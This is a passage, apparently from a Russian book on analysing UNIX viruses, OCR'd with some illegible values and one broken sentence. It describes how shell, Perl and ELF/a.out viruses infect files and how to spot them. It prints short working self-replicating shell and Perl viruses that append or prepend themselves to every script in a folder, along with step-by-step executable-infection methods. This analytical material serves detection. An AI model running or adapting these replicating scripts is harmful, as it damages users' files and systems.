Впрочем, существует (по крайней мере, теоретически) и альтернативный способ размножения. Он работает по тем же принципам, что и программа, распечатывающая сама себя (в былое время без этой задачки не обходилась ни одна олимпиада по информатике). Решение сводится к формированию переменной, содержащей программный код вируса, с последующим внедрением оного в заражаемый файл. В простейшем случае для этого используется конструкция "`<<`", позволяющая скрыть факт внедрения программного кода в текстовую переменную (и это выгодно отличает Perl от Си). Построчная генерация кода в стиле "`@Virus[0]= "\#\!\/usr\/bin\/perl"` встречается реже, так как это слишком

громоздко, непрактично и к тому же наглядно (даже при беглом просмотре экстинга выдает вирус с головой).

Зашифрованные вирусы распознаются еще проще. Наиболее примитивные экземпляры содержат большое количество «шумящих» двоичных последовательностей типа "\x73\xFF\x33\x69\x02\x11...", чьим флагманом является спецификатор "\x", за которым следует ASCII-код зашифрованного символа. Более совершенные вирусы используют те или иные разновидности UUE-кодирования, благодаря чему все зашифрованные строки выглядят вполне читабельно, хотя и представляют собой бессмысленную абракадабру вроде "UsKL[aS4iJk". Учитывая, что среднеминимальная длина Perl-вирусов составляет порядка 500 байт, затеряться в теле жертвы им легко.

Теперь рассмотрим пути внедрения вируса в файл. Файлы командного интерпретатора и программы, написанные на языке Perl, представляют собой неиерархическую последовательность команд, при необходимости включающую в себя определения функций. Здесь нет ничего хотя бы отдаленно напоминающего функцию `main` языка Си или блок `BEGIN/END` языка Паскаль. Вирусный код, тупо дописанный в конец файла, с вероятностью 90 % успешно получит управление и будет корректно работать. Оставшиеся 10 % приходятся на случаи преждевременного выхода из программы по `exit` или ее принудительного завершения по Ctrl+C. Для копирования своего тела из конца одного файла в конец другого вирусы обычно используют команду `tail` (листинг 2.2).

Листинг 2.2. Фрагмент вируса UNIX.Tail.a, дописывающего себя в конец файла (оригинальные строки файла-жертвы выделены курсивом)

```
#!/bin/sh
echo "Hello, World!"
for F in *
do
if ["$(head -c9 $F 2>/dev/null)"="#!/bin/sh" -a "$(tail -1 $F 2>/dev/null)"!="#:-P"]
then
   tail -8 $0 >> $F 2>/dev/null
fi
done
#:-P
```

Другие вирусы внедряются в начало файла, перехватывая все управление на себя. Некоторые из них содержат забавную ошибку, приводящую к дублированию строки "!#/bin/xxx", первая из которых принадлежит вирусу, а вторая — самой зараженной программе. Наличие двух магических последовательностей "!#" в анализируемом файле красноречиво свидетельствует о его заражении, однако подавляющее большинство вирусов обрабатывает эту ситуацию вполне корректно, копируя свое тело не с первой, а со второй строки (листинг 2.3).

Листинг 2.3. Фрагмент вируса UNIX.Head.b, внедряющегося в начало файла (оригинальные строки файла-жертвы выделены курсивом)

```
#!/bin/sh
for F in *
```

```
do
    if [ "$(head -c9 $F 2>/dev/null)" = "#!/bin/sh" ] then
        head -11 $0 > tmp
        cat $F >> tmp
        mv tmp $F

    fi
done
echo "Hello. World!"
```

Некоторые весьма немногочисленные вирусы внедряются в середину файла, иногда перемешиваясь с его оригинальным содержимым. Естественно, для того, чтобы процесс репродуцирования не прекратился, вирус должен каким-либо образом помечать «свои» строки (например, снабжать их комментарием "#MY LINE") либо же внедряться в фиксированные строки (например, начиная с тринадцатой строки каждая нечетная строка файла содержит тело вируса). Первый алгоритм слишком нагляден, второй — слишком нежизнеспособен (часть вируса может попасть в одну функцию, а часть — совсем в другую), поэтому останавливаться на этих вирусах мы не будем.

Таким образом, наиболее вирусоопасными являются начало и конец всякого файла. Их следует изучать с особой тщательностью, не забывая о том, что вирус может содержать некоторое количество «отвлекающих» команд, имитирующих ту или иную работу.

Встречаются и вирусы-спутники, вообще не «дотрагивающиеся» до оригинальных файлов, но во множестве создающие их «двойников» в остальных каталогах. Поклонники чистой командной строки, просматривающие содержимое директорий через ls, могут этого и не заметить, так как команда ls вполне может иметь «двойника», предусмотрительно убирающего свое имя из списка отображаемых файлов.

Не стоит забывать и о том, что создателям вирусов не чужда элементарное чувство беспечности, и откровенные наименования процедур и/или переменных в стиле «Infected», «Virus», «ZARAZA» — отнюдь не редкость.

Иногда вирусам (особенно полиморфным и зашифрованным) требуется поместить часть программного кода во временный файл, полностью или частично передав ему бразды правления. Тогда в теле скрипта появляется команда chmod +x, присваивающая файлу атрибут исполняемого. Впрочем, не стоит ожидать, что автор вируса окажется столь ленив и наивен, что не предпримет никаких усилий для сокрытия своих намерений. Скорее всего, нам встретится что-то вроде chmod $attr $FileName.

Таблица 2.1. Сводная таблица наиболее характерных признаков наличия вируса с краткими комментариями

Признак	Комментарий
#!/bin/sh "\#\!\/usr\/bin\/perl"	Если расположена не в первой строке файла, скрипт скорее всего заражен, особенно если последовательность "#!" находится внутри оператора if-then или же передается командами greep и/или find

Продолжение

Таблица 2.1 (*продолжение*)

Признак	Комментарий
Greep find	Используются для определения типа файла-жертвы и поиска отметки о зараженности (дабы ненароком не заразить повторно); к сожалению, достаточным признаком наличия вируса служить не может, ибо часто используется в «честных» программах
$0	Характерный признак саморазмножающейся программы (а зачем еще честному скрипту знать свой полный путь?)
head	Используется для определения типа файла-жертвы и извлечения своего тела из файла-носителя из начала скрипта
tail	Используется для извлечения своего тела из конца файла-носителя
chmod +x	Если применяется к динамически создаваемому файлу, с высокой степенью вероятности свидетельствует о наличии вируса (причем ключ +x может быть так или иначе замаскирован)
<<	Если служит для занесения в переменную программного кода, является характерным признаком вируса (и полиморфного в том числе)
"\xAA\xBB\xCC..." "Aj#9K1RzS"	Характерный признак зашифрованного вируса
vir, virus, virii, infect...	Характерный признак вируса, хотя может быть и просто шуткой

Листинг 2.4. Ключевой фрагмент Perl-вируса UNIX.Demo

```
#!/usr/bin/perl
#PerlDemo
open(File,$0);
@Virus=<File>;
@Virus=@Virus[0...27];
close(File);
foreach $FileName (<*>)
{
    if ((-r $FileName) && (-w $FileName) && (-f $FileName))
    {
        open(File, "$FileName");
        @Temp=<File>;
        close(File);
        if ((@Temp[1] =~ "PerlDemo") or (@Temp[2] =~ "PerlDemo"))
        {
            if ((@Temp[0] =~ "perl") or (@Temp[1] =~ "perl"))
            {
                open(File, ">$FileName");
                print File @Virus;
                print File @Temp;
```

```
                close (File);
            }
        }
    }
}
```

ЭЛЬФЫ В ЗАПОВЕДНОМ ЛЕСУ

За всю историю существования UNIX было предложено множество форматов двоичных исполняемых файлов, однако к настоящему моменту в более или менее употребляемом виде сохранились лишь три из них: a.out, COFF и ELF.

Формат a.out (*Assembler and link editor OUTput files*) — самый простой и наиболее древний из трех перечисленных, появился еще во времена господства PDP-11 и VAX. Он состоит из трех сегментов: .text (сегмента кода), .data (сегмента инициализированных данных) и .bss (сегмента неинициализированных данных), — двух таблиц *перемещаемых элементов* (по одной для сегментов кода и данных), *таблицы символов*, содержащей адреса экспортируемых/импортируемых функций, и *таблицы строк*, содержащей имена последних. К настоящему моменту формат a.out считается устаревшим и практически не используется. Краткое, но вполне достаточное для его освоения руководство содержится в man'е Free BSD. Также рекомендуется изучить включаемый файл a.out.h, входящий в комплект поставки любого UNIX-компилятора.

Формат COFF (*Common Object File Format*) — прямой наследник a.out — представляет собой существенно усовершенствованную и доработанную версию последнего. В нем появилось множество новых секций, изменился формат заголовка (и в том числе появилось поле длины, позволяющее вирусу вклиниваться между заголовком и первой секцией файла), все секции получили возможность проецироваться по любому адресу виртуальной памяти (для вирусов, внедряющихся в начало и/или середину файла, это актуально) и т. д. Формат COFF широко распространен в мире Windows NT (PE-файлы представляют собой слегка модифицированный COFF), но в современных UNIX-системах в качестве исполняемых файлов он практически не используется, отдавая дань предпочтения формату ELF, а вот как объективный — идет нарасхват.

Формат ELF (*Executable and Linkable Format*, хотя не исключено, что формат сначала получил благозвучное название, под которое потом подбиралась соответствующая аббревиатура, — среди UNIX-разработчиков всегда было много толкиенистов) очень похож на COFF и фактически является его разновидностью, спроектированной для обеспечения совместимости с 32- и 64-разрядными архитектурами. В настоящее время — это основной формат исполняемых файлов в системах семейства UNIX. Не то чтобы он всех сильно устраивал (та же Free BSD сопротивлялась нашествию Эльфов, как могла, но в версии 3.0 была вынуждена объявить ELF-форматом, используемый по умолчанию, поскольку последние версии популярного компилятора GNU C древних форматов уже не поддерживают), но ELF — это общепризнанный стандарт, с которым приходится считаться, хотим мы того или нет. Поэтому в настоящей главе речь главным образом пойдет

о нем. Для эффективной борьбы с вирусами вы должны изучить ELF-формат во всех подробностях. Вот два хороших руководства на эту тему: http://www.ibiblio.org/pub/historic-linux/ftp-archives/sunsite.unc.edu/Nov-06-1994/GCC/ELF.doc.tar.gz («Executable and Linkable Format — Portable Format Specification») и http://www.nai.com/common/media/vil/pdf/mvanvoers_VB_conf%202000.pdf («Linux Viruses – ELF File Format»).

Не секрет, что у операционных систем Windows NT и UNIX много общего, и механизм заражения ELF/COFF/a.out-файлов с высоты птичьего полета ничем не отличается от механизма заражения форматов семейства new-exe. Тем не менее, при всем поверхностном сходстве между ними есть и различия.

Существует по меньшей мере три принципиально различных способа заражения файлов, распространяемых в формате a.out:

1. «Поглощение» оригинального файла с последующей его записью в tmp и удалением после завершения выполнения (или «ручная» загрузка файла-жертвы как вариант).
2. Расширение последней секции файла и дозапись своего тела в ее конец.
3. Сжатие части оригинального файла и внедрение своего тела на освободившееся место.

Переход на файлы форматов ELF или COFF добавляет еще четыре:

1. Расширение кодовой секции файла и внедрение своего тела на освободившееся место.
2. Сдвиг кодовой секции вниз с последующей записью своего тела в ее начало.
3. Создание своей собственной секции в начале, середине или конце файла.
4. Внедрение между файлом и заголовком.

Внедрившись в файл, вирус должен перехватить на себя управление, что обычно осуществляется следующими путями:

- созданием собственного заголовка и собственного сегмента кода/данных, перекрывающего уже существующий;
- коррекцией точки входа в заголовке файла-жертвы;
- внедрением в исполняемый код файла-жертвы команды перехода на свое тело;
- модификацией таблицы импорта (в терминологии a.out — таблицы символов) для подмены функций, что особенно актуально для Stealth-вирусов.

Всем этим махинациям (кроме приема с «поглощением») очень трудно остаться незамеченными, и факт заражения в подавляющем большинстве случаев удается определить простым визуальным просмотром дизассемблерного листинга анализируемого файла. Подробнее об этом мы поговорим чуточку позже, а пока обратим свое внимание на механизмы системных вызовов, используемые вирусами для поддержания своей жизнедеятельности.

Для нормального функционирования вирусу необходимы по меньшей мере четыре основных функции для работы с файлами (как то: открытие/закрытие,

чтение/запись файла) и опционально функция поиска файлов на диске/в сети. В противном случае вирус просто не сможет реализовать свои репродуктивные возможности, и это уже не вирус получится, а Троянский Конь!

Существует по меньшей мере три пути для решения этой задачи:

1. Использовать системные функции жертвы (если они у нее, конечно, есть).
2. Дополнить таблицу импорта жертвы всем необходимым.
3. Использовать native-API операционной системы.

Ассемблерные вирусы (а таковых среди UNIX-вирусов подавляющее большинство) разительно отличаются от откомпилированных программ нетипичным для языков высокого уровня лаконичным, но в то же время излишне прямолинейным стилем. Поскольку упаковщики исполняемых файлов в мире UNIX практически не используются, всякая посторонняя «наплепка» на исполняемый файл с высокой степенью вероятности является троянским компонентом или вирусом.

Теперь рассмотрим каждый из вышеперечисленных пунктов во всех подробностях.

ЗАРАЖЕНИЕ ПОСРЕДСТВОМ ПОГЛОЩЕНИЯ ФАЙЛА

Вирусы этого типа пишутся преимущественно начинающими программистами, еще не успевшими освоить азы архитектуры операционной системы, но уже стремящимися кому-то сильно напакостить. Алгоритм заражения в общем виде выглядит так: вирус находит жертву, убеждается, что она еще не заражена и что все необходимые права на модификацию этого файла у него присутствуют. Затем он считывает жертву в память (временный файл) и записывает себя поверх заражаемого файла. Оригинальный файл дописывается в хвост вируса как оверлей либо же помещается в сегмент данных (рис. 2.1, 2.2).




Рис. 2.1. Типовая схема заражения исполняемого файла путем его поглощения




Рис. 2.2. Пример файла, поглощенного вирусом UNIX.a.out. Крохотный, всего в 300 байт, размер кодовой секции указывает на высокую вероятность заражения

Получив управление, вирус извлекает из своего тела содержимое оригинального файла, записывает его во временный файл, присваивает ему атрибут исполняемого и запускает «излеченный» файл на выполнение, а после завершения удаляет вновь. Поскольку подобные манипуляции редко остаются незамеченными, некоторые вирусы отваживаются на «ручную» загрузку жертвы с диска. Впрочем, корректный загрузчик elf-файла написать ой как нелегко и еще сложнее его отладить, поэтому появление таких вирусов представляется достаточно маловероятным (ELF это вам не простенький a.out!)

Характерной чертой подобных вирусов является крошечный сегмент кода, за которым следует огромный сегмент данных (оверлей), представляющий собой самостоятельный исполняемый файл. Попробуйте контекстным поиском найти elf/coff/a.out-заголовок — в зараженном файле их будет два! Только не пытайтесь дизассемблировать оверлей/сегмент данных, — осмысленного кода все равно не получится, так как, во-первых, для этого требуется знать точное расположение точки входа, а во-вторых, расположить хвост дизассемблируемого файла по его «законным» адресам. К тому же оригинальное содержимое файла может быть умышленно зашифровано вирусом, и тогда дизассемблер вернет бессодержательный мусор, в котором будет непросто разобраться. Впрочем, это не сильно затрудняет анализ. Код вируса навряд ли будет очень большим, и на восстановление алгоритма шифрования (если тот действительно имеет место) не уйдет много времени.

Хуже, если вирус переносит часть оригинального файла в сегмент данных, а часть — в сегмент кода. Такой файл выглядит как обыкновенная программа за тем единственным исключением, что бóльшая часть кодового сегмента представляет собой «мертвый код», никогда не получающий управления. Сегмент данных на первый взгляд выглядит как будто бы нормально, однако при внимательном рассмотрении обнаруживается, что все перекрестные ссылки (например, ссылки на текстовые строки) смещены относительно их «родных» адресов. Как нетрудно догадаться — величина смещения и представляет собой длину вируса.

Дизассемблирование выявляет характерные для вирусов этого типа функции exec и fork, использующиеся для запуска «вылеченного» файла, функцию chmod — для присвоения файлу атрибута исполняемого и т. д.

ЗАРАЖЕНИЕ ПОСРЕДСТВОМ РАСШИРЕНИЯ ПОСЛЕДНЕЙ СЕКЦИИ ФАЙЛА

Простейший способ неразрушающего заражения файла состоит в расширении последней секции/сегмента жертвы и дозаписи своего тела в ее конец (рис. 2.3, 2.4)




Рис. 2.3. Типовая схема заражения исполняемого файла путем расширения его последней секции

```
[•]──────────────────────── IDA View-A ────────────────────────2-[↑]┐
.data:080499BF                  stosb                               │
.data:080499C0                  retn                                │
                                                                    │
.data:080499C1 LIME_END:                        ; Alternative name is 'main'
                                mov     eax, 4                      │
.data:080499C6                  mov     ebx, 1                      │
.data:080499CB                  mov     ecx, offset gen_msg         │
.data:080499D0                  mov     edx, 2Dh                    │
.data:080499D5                  int     80h             ; LINUX - sys_write
.data:080499D7                  mov     ecx, 32h                    │
.data:080499DC                                                      │
.data:080499DC ger_11:                          CODE XREF: .data:08049A4A↓j
.data:080499DC                  push    ecx                         │
.data:080499DD                  mov     eax, 8                      │
.data:080499E2                  mov     ebx, (offset host_msg+20h)  │
.data:080499E7                  mov     ecx, 1FDh                   │
.data:080499EC                  int     80h             ; LINUX - sys_creat
.data:080499EE                  push    eax                         │
.data:080499EF                  mov     eax, 0                      │
.data:080499F4                  mov     ebx, offset host_entry      │
.data:080499F9                  mov     ecx, 8049[illegible]2h      │
.data:080499FE                  mov     edx, 4Dh                    │
.data:08049A03                  mov     ebp, e_entry                │
.data:08049A09                  call    LIME                        │
.data:08049A0E                  pop     ebx                         │
.data:08049A0F                  mov     eax, 4                      │
.data:08049A14                  mov     ecx, offset elf_head ; "ELF"
.data:08049A19                  add     edx, 74h                    │
.data:08049A1F                  mov     p_filsz, edx                │
.data:08049A25                  mov     p_memsz, edx                │
.data:08049A2B                  int     80h             ; LINUX - sys_write
.data:08049A2D                  mov     eax, 6                      │
080499C1:                                                           │
```

Рис. 2.4. Внешний вид файла, зараженного вирусом PolyEngine.Linux.LIME.poly; вирус внедряет свое тело в конец секции данных и устанавливает на него точку входа. Наличие исполняемого кода в секции данных делает присутствие вируса чрезвычайно заметным

Далее по тексту просто «секции», хотя применительно к ELF-файлам это будет несколько некорректно, так как системный загрузчик исполняемых ELF-файлов работает исключительно с сегментами, а секции игнорирует.

Строго говоря, это утверждение не совсем верно. Последней секцией файла, как правило, является секция .bss, предназначенная для хранения неинициа-

лизированных данных. Внедряться сюда можно, но бессмысленно, поскольку загрузчик не настолько глуп, чтобы тратить драгоценное процессорное время на загрузку неинициализированных данных с медленного диска. Правильнее было бы сказать «последней значимой секции», но давайте не будем придираться, это ведь не научная статья, верно?

Перед секцией .bss обычно располагается секция .data, содержащая инициализированные данные. Вот она-то и становится основным объектом вирусной атаки! Натравив дизассемблер на исследуемый файл, посмотрите — в какой секции расположена точка входа. И если этой секцией окажется секция данных, исследуемый файл с высокой степенью вероятности заражен вирусом.

При внедрении в a.out-файл вирус в общем случае должен проделать следующие действия:

1. Считав заголовок файла, убедиться, что это действительно a.out-файл.
2. Увеличить поле a_data на величину, равную размеру своего тела.
3. Скопировать себя в конец файла.
4. Скорректировать содержимое поля a_entry для перехвата управления (если вирус действительно перехватывает управление таким образом).

Внедрение в ELF-файлы происходит несколько более сложным образом:

1. Вирус открывает файл и, считывая его заголовок, убеждается, что это действительно ELF-файл.
2. Просматривая *Program Header Table*, вирус отыскивает сегмент, наиболее подходящий для заражения (для заражения подходит любой сегмент с атрибутом PL_LOAD; собственно говоря, остальные сегменты более или менее подходят тоже, но вирусный код в них будет смотреться несколько странно).
3. Найденный сегмент «распахивается» до конца файла и увеличивается на величину, равную размеру тела вируса, что осуществляется путем синхронной коррекции полей p_filez и p_memz.
4. Вирус дописывает себя в конец заражаемого файла.
5. Для перехвата управления вирус корректирует точку входа в файл (e_entry) либо же внедряет в истинную точку входа jmp на свое тело (впрочем, методика перехвата управления — тема отдельного большого разговора).

Маленькое техническое отступление. Секция данных, как правило, имеет всего лишь два атрибута: атрибут чтения (read) и атрибут записи (write). Атрибут исполнения (execute) у нее по умолчанию отсутствует. Означает ли это, что выполнение вирусного кода в ней окажется невозможным? Вопрос не имеет однозначного ответа. Все зависит от особенностей реализации конкретного процессора и конкретной операционной системы. Некоторые из них игнорируют отсутствие атрибута исполнения, полагая, что право исполнения кода напрямую вытекает из права чтения. Другие же возбуждают исключение, аварийно завершая выполнение зараженной программы. Для обхода этой ситуации вирусы могут присваивать секции данных атрибут execute, выдавая тем самым себя с головой; впрочем, такие экземпляры встречаются крайне редко, и подав-

ляющее большинство вирусописателей оставляет секцию данных с атрибутами по умолчанию.

Другой немаловажный и неочевидный на первый взгляд момент. Задумайтесь, как изменится поведение зараженного файла при внедрении вируса в *непоследнюю* секцию .data, следом за которой расположена .bss? А никак не изменится! Несмотря на то что последняя секция будет спроецирована совсем не по тем адресам, программный код об этом «не узнает» и продолжит обращаться к неинициализированным переменным по их прежним адресам, теперь занятым кодом вируса, который к этому моменту уже отработал и возвратил оригинальному файлу все бразды правления. При условии, что программный код спроектирован корректно и не закладывается на начальное значение неинициализированных переменных, присутствие вируса не нарушит работоспособности программы.

Однако в суровых условиях реальной жизни этот элегантный прием заражения перестает работать, поскольку среднестатистическое UNIX-приложение содержит порядка десяти различных секций всех назначений и мастей.

Взгляните, например, на строение утилиты ls, позаимствованной из следующего дистрибьютива UNIX: Red Hat 5.0 (листинг 2.5).

Листинг 2.5. Так выглядит типичная карта памяти нормального файла

```
Name    Start    End      Align Base Type Class 32 es   ss   ds   fs   gs
.init   08000A10 08000A18 para  0001 publ CODE  Y  FFFF FFFF 0006 FFFF FFFF
.plt    08000A18 08000CE8 dword 0002 publ CODE  Y  FFFF FFFF 0006 FFFF FFFF
.text   08000CF0 08004180 para  0003 publ CODE  Y  FFFF FFFF 0006 FFFF FFFF
.fini   08004180 08004188 para  0004 publ CODE  Y  FFFF FFFF 0006 FFFF FFFF
.rodata 08004188 08005250 dword 0005 publ CONST Y  FFFF FFFF 0006 FFFF FFFF
.data   08006250 08006264 dword 0006 publ DATA  Y  FFFF FFFF 0006 FFFF FFFF
.ctors  08006264 0800626C dword 0007 publ DATA  Y  FFFF FFFF 0006 FFFF FFFF
.dtors  0800626C 08006274 dword 0008 publ DATA  Y  FFFF FFFF 0006 FFFF FFFF
.got    08006274 08006330 dword 0009 publ DATA  Y  FFFF FFFF 0006 FFFF FFFF
.bss    080063B8 08006574 qword 000A publ BSS   Y  FFFF FFFF 0006 FFFF FFFF
extern  08006574 08006624 byte  000B publ       N  FFFF FFFF FFFF FFFF FFFF
abs     0800666C 08006684 byte  000C publ       N  FFFF FFFF FFFF FFFF FFFF
```

Секция .data расположена в самой «гуще» файла, и, чтобы до нее добраться, вирусу придется позаботиться о модификации семи остальных секций, скорректировав их поля p_offset (смещение секции от начала файла) надлежащим образом. Некоторые вирусы этого не делают, в результате чего зараженные файлы не запускаются.

Вместе с тем секция .data рассматриваемого файла насчитывает всего 10h байт, поскольку львиная часть данных программы размещена в секции .rodata (секции данных, доступной только для чтения). Это — типичная практика современных линкеров, и большинство исполняемых файлов организованы именно так. Вирус не может разместить свой код в секции .data, поскольку это делает его слишком заметным, не может он внедриться и в .rodata, так как в этом случае он не сможет себя расшифровать (выделить память на стеке и скопировать

туда свое тело — не предлагать: для современных вирусописателей это слишком сложно). Да и смысла в этом будет немного. Коль скоро вирусу приходится внедряться не в конец, а в середину файла, уж лучше ему внедриться не в секцию данных, а в секцию .text, содержащую машинный код. Там вирус будет не так заметен (но об этом мы поговорим позже, см. далее «Заражение посредством расширения кодовой секции файла»).

СЖАТИЕ ЧАСТИ ОРИГИНАЛЬНОГО ФАЙЛА

Древние считали, что истина в вине. Они явно ошибались. Истина в том, что день ото дня программы становятся все жирнее и жирнее, а вирусы все изощреннее и изощреннее. Какой бы уродливый код ни выбрасывала на рынок фирма Microsoft, он все же лучше некоторых UNIX-подделок. Например, файл cat, входящий в FreeBSD 4.5, занимает более 64 Кбайт. Не слишком ли много для простенькой утилиты?!

Просмотр файла под hex-редактором обнаруживает большое количество регулярных последовательностей (в большинстве своем — цепочек нулей), которые либо вообще никак не используются, либо поддаются эффективному сжатию. Вирус, соблазнившись наличием свободного места, может скопировать туда свое тело, пускай — ему и придется «рассыпаться» на несколько десятков пятен. Если же свободное место отсутствует — не беда! Практически каждый исполняемый файл содержит большое количество текстовых строк, а текстовые строки легко поддаются сжатию. На первый взгляд, такой алгоритм заражения кажется чрезвычайно сложным, но, поверьте, реализовать простейший упаковщик Хаффмана намного проще того шаманства с раздвижками секций, что приходится делать вирусу для внедрения в середину файла. К тому же при таком способе заражения длина файла остается неизменной, что частично скрывает факт наличия вируса.

Рассмотрим, как происходит внедрение вируса в кодовый сегмент. В простейшем случае вирус сканирует файл на предмет поиска более или менее длинной последовательности команд NOP, использующихся для выравнивания программного кода по кратным адресам, записывает в них кусочек своего тела и добавляет команду перехода на следующий фрагмент. Так продолжается до тех пор, пока вирус полностью не окажется в файле. На завершающем этапе заражения вирус записывает адреса «захваченных» им фрагментов, после чего передает управление файлу-носителю (если этого не сделать, вирус не сможет скопировать свое тело в следующий заражаемый файл, правда, пара особо изощренных вирусов содержит встроенный трассировщик, автоматически собирающий тело вируса на лету, но это чисто лабораторные вирусы и на свободе им не гулять).

Различные программы содержат различное количество свободного места, расходующегося на выравнивание. В частности, программы, входящие в базовый комплект поставки Free BSD 4.5, преимущественно откомпилированы с выравниванием на величину 4-х байт. Учитывая, что команда безусловного перехода в x86-системах занимает по меньшей мере два байта, втиснуться в этот скромный объем вирусу просто нереально. С операционной системой Red Hat 5.0 дела

обстоят иначе. Кратность выравнивания, установленная на величину от 08h до 10h байт, с легкостью вмещает в себя вирус средних размеров.

Ниже в качестве примера приведен фрагмент дизассемблерного листинга утилиты PING, зараженной вирусом UNIX.NuxBe.quilt (модификация известного вируса NuxBee, опубликованного в электронном журнале, выпускаемом группой #29A) (листинг 2.7).

Даже начинающий исследователь легко обнаружит присутствие вируса в теле программы. Характерная цепочка jmp'ов, протянувшаяся через весь сегмент данных, не может не броситься в глаза. В «честных» программах такого практически никогда не бывает (хитрые конвертные защиты и упаковщики исполняемых файлов, построенные на полиморфных движках, мы оставим в стороне).

Листинг 2.7. Фрагмент файла, зараженного вирусом UNIX.NuxBe.quilt, «размазывающим» себя по кодовой секции

```
.text:0800CBD9                xor     eax, eax
.text:0800CBDB                xor     ebx, ebx
.text:0800CBDD                jmp     short loc_8000C01
...
.text:08000C01 loc_8000C01:                           ; CODE XREF: .text:0800BDD↑j
.text:08000C01                mov     ebx, esp
.text:08000C03                mov     eax, 90h
.text:08000C08                int     80h             ; LINUX - sys_msync
.text:08000C0A                add     esp, 18h
.text:08000C0D                jmp     loc_8000D18
...
.text:08000D18 loc_8000D18:                           ; CODE XREF: .text:08000C0D↑j
.text:08000D18                dec     eax
.text:08000D19                jns     short loc_8000D53
.text:08000D1B                jmp     short loc_8000D2B
...
.text:08000D53 loc_8000D53:                           ; CODE XREF: .text:08000D19↑j
.text:08000D53                inc     eax
.text:08000D54                mov     [ebp+8000466h], eax
.text:08000D5A                mov     edx, eax
.text:08000D5C                jmp     short loc_8000D6C
```

Отметим, что фрагменты вируса не обязательно должны следовать линейно. Напротив, вирус (если только его создатель не даун) предпримет все усилия, чтобы замаскировать факт своего существования. Вы должны быть готовы к тому, что jmp'ы будут блохой скакать по всему файлу, используя «левые» эпилоги и прологи для слияния с окружающими функциями. Но этот обман легко разоблачить по перекрестным ссылкам, автоматически генерируемым дизассемблером IDA Pro. На подложные прологи/эпилоги перекрестные ссылки отсутствуют!

Кстати говоря, рассмотренный нами алгоритм не совсем корректен. Цепочка NOP'ов может встретиться в любом месте программы (например, внутри функции), и тогда зараженный файл перестанет работать. Чтобы этого не произошло,

Увы! Какой бы могучей IDA ни была — она все-таки не всесильна, и над всяким полученным листингом вам еще предстоит поработать. Впрочем, при некотором опыте дизассемблирования многие машинные команды распознаются в hex-дампе с первого взгляда. Пользуясь случаем, отсылаю вас к «Технике и философии хакерских атак/дизассемблирование в уме», ставшей уже библиографической редкостью, так как ее дальнейших переизданий не планируется, а появившаяся в продаже «Техника и философия хакерских атак II — записки мыщъх'а» представляет собой совсем другую книгу.

Однако требуемого количества междустрочных байт удается наскрести далеко не во всех исполняемых файлах, и тогда вирус может прибегнуть к поиску более или менее регулярной области с последующим ее сжатием. В простейшем случае ищется цепочка, состоящая из одинаковых байт, сжимаемая по алгоритму RLE. При этом вирус должен следить за тем, чтобы не нарваться на мину перемещаемых элементов (впрочем, ни один из известных автору вирусов этого не делал). Получив управление и совершив все, что он хотел совершить, вирус забрасывает на стек распаковщик сжатого кода, отвечающий за приведение файла в исходное состояние. Легко видеть, что таким способом заражаются лишь секции, доступные как для записи, так и для чтения (то есть наиболее соблазнительные секции `.rodata` и `.text` уже не подходят, ну разве что вирус отважится изменить их атрибуты, выдавая факт заражения с головой).

Наиболее настырные вирусы могут поражать и секции неинициализированных данных. Нет, это не ошибка, такие вирусы действительно есть. Их появление объясняется тем обстоятельством, что полноценный вирус в «дырах», оставшихся от выравнивания, разместить все-таки трудно, но вот вирусный загрузчик туда влезает вполне. Секции неинициализированных данных, строго говоря, не только не обязаны загружаться с диска в память (хотя некоторые UNIX'ы их все-таки загружают), но могут вообще отсутствовать в файле, динамически создаваясь системным загрузчиком на лету. Однако вирус и не собирается искать их в памяти! Вместо этого он вручную считывает их непосредственно с самого зараженного файла. Правда, в некоторых случаях доступ к текущему выполняемому файлу предусмотрительно блокируется операционной системой, но этот запрет достаточно легко обойти, и тот же чувак Z0mbie не раз писал, как.

На первый взгляд, помещение вирусом своего тела в секции неинициализированных данных ничего не меняет (если даже не демаскирует вирус), но при попытке поимки такого вируса за хвост он выскользнет из рук. Секция неинициализированных данных визуально ничем не отличается от всех остальных секций файла, и содержать она может все что угодно: от длинной серии нулей до копирайтов разработчика. В частности, создатели дистрибутива FreeBSD 4.5 именно так и поступают (листинг 2.9).

Листинг 2.9. Так выглядит секция .bss большинства файлов из комплекта поставки Free BSD

```
0000E530: 00 00 00 00 FF FF FF FF | 00 00 00 00 FF FF FF FF
0000E540: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
0000E550: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
0000E560: 00 47 43 43 3A 20 28 47 | 4E 55 29 20 63 20 32 2E   GCC: (GNU) c 2.
```

```
0000E570: 39 35 2E 33 20 32 30 30 | 31 30 33 31 35 20 28 72   95.3 20010315 (r
0000E580: 65 6C 65 61 73 65 29 20 | 5B 46 72 65 65 42 53 44   elease) [FreeBSD

0000F2B0: 4E 55 29 20 63 20 32 2E | 39 35 2E 33 20 32 30 30   NU) c 2.95.3 200
